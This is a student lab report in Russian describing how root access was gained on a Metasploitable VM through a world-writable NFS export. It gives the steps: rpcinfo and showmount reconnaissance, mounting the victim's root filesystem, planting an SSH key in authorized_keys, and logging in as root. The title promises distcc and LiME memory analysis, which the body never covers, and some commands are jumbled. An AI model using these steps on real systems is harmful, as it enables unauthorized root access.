Лабораторная работа №4.

ИСПОЛЬЗОВАНИЕ DISTCC ДЛЯ ПОЛУЧЕНИЯ ПРАВ ROOT. СОЗДАНИЕ ДАМПА ПАМЯТИ LIME И ЕГО АНАЛИЗ.

Выполнил Трофимов Даниил 11-902.

Ход работы:

1. Были развернуты виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения предыдущих лабораторных работ, а также проверена корректность их работоспособности
2. Атака на Metasploitable
3. Сканирование портов Metasploitable. Было произведено сканирование портов Metasploitable
4. Оценка работы NFS сервера. Выполнена команда rpcinfo –p MS_IP;
   NFS- протокол сетевой файловой системы, который позволяет пользователям подключать удаленные сетевые каталоги на своей машине и передавать файлы между серверами
   Команда rpcinfo делает вызов к серверу RPC и сообщает о его состоянии. В этом случае, мы просим RPC сервер Metasploitable показать нам все свои задачи RPC, которые выполняются на данный момент. В данном случае нас интересует nfs сервер.
5. Командой showmount -e MS_IP был запрошен вывод состояния NFS сервиса на машине жертвы.
   Каталог “/” – является корнем файловой системы и принадлежит root для большинства Unix и Linux


систем. Привилегии монтировать в корень файловой системы дает всем окружающим пространство для дальнейших действий.

6. Использование неправильно сконфигурированной NFS Mount. Создание пары ключей SSH. Был создан каталог /root/.ssh командой mkdir -p /root/.ssh и произведен переход в эту директорию;
   Перед созданием ssh ключей можно так же выполнена команда cat /dev/null > knows_hosts для предотвращения потенциальной атаки man-in-the-middle
7. Выполнена команду ssh-keygen -t rsa -b 4096 для создания ключей.
8. Проверка создания ключей командой ls.
9. Монтирование файловой системы Metasploitable.
10. Произведено монтирование файловой системы машины-жертвы командой mount -t nfs MS_IP:/ /mnt -o nolock;
    Изменение файла authorized_keys машины-жертвы.
    Был добавлен наш ssh кей в машину жертвы
    Получение root прав.
    /root/.ssh/hacker_rsa root@MS_IP,.
    Подключение по ssh к машине жертвы командой ssh -i

Форензика

1. Был просмотрен список подключенных машин к серверу NFS командой showmount –a MS_IP, размонтирование файловой системы машины-жертвы, проверка ее отсутствия

Результат работы:


root@kali: ~
File Actions Edit View Help
und. Their offer: ssh-rsa,ssh-dss
┌──(root㉿kali)-[~]
└─# ssh -i /root/.ssh/id_rsa -oHostKeyAlgorithms=+ssh-dss root@192.168.11.13
0 "cat /etc/exports"
root@192.168.11.130's password:
/etc/exports: the access control list for filesystems which may be exported
to NFS clients. See exports(5).
#
Example for NFSv2 and NFSv3:
/srv/homes hostname1(rw,sync) hostname2(ro,sync)
#
Example for NFSv4:
/srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt)
/srv/nfs4/homes gss/krb5i(rw,sync)
#
/ *(rw,sync,no_root_squash,no_subtree_check)
┌──(root㉿kali)-[~]
└─# ssh -i /root/.ssh/id_rsa -oHostKeyAlgorithms=+ssh-dss root@192.168.11.13
0 "date"
root@192.168.11.130's password:
Mon May 30 15:25:38 EDT 2022
┌──(root㉿kali)-[~]
└─# date
Mon May 30 03:25:43 PM EDT 2022
┌──(root㉿kali)-[~]
└─# echo "Troimov Daniil 11-902"
Troimov Daniil 11-902
┌──(root㉿kali)-[~]
└─#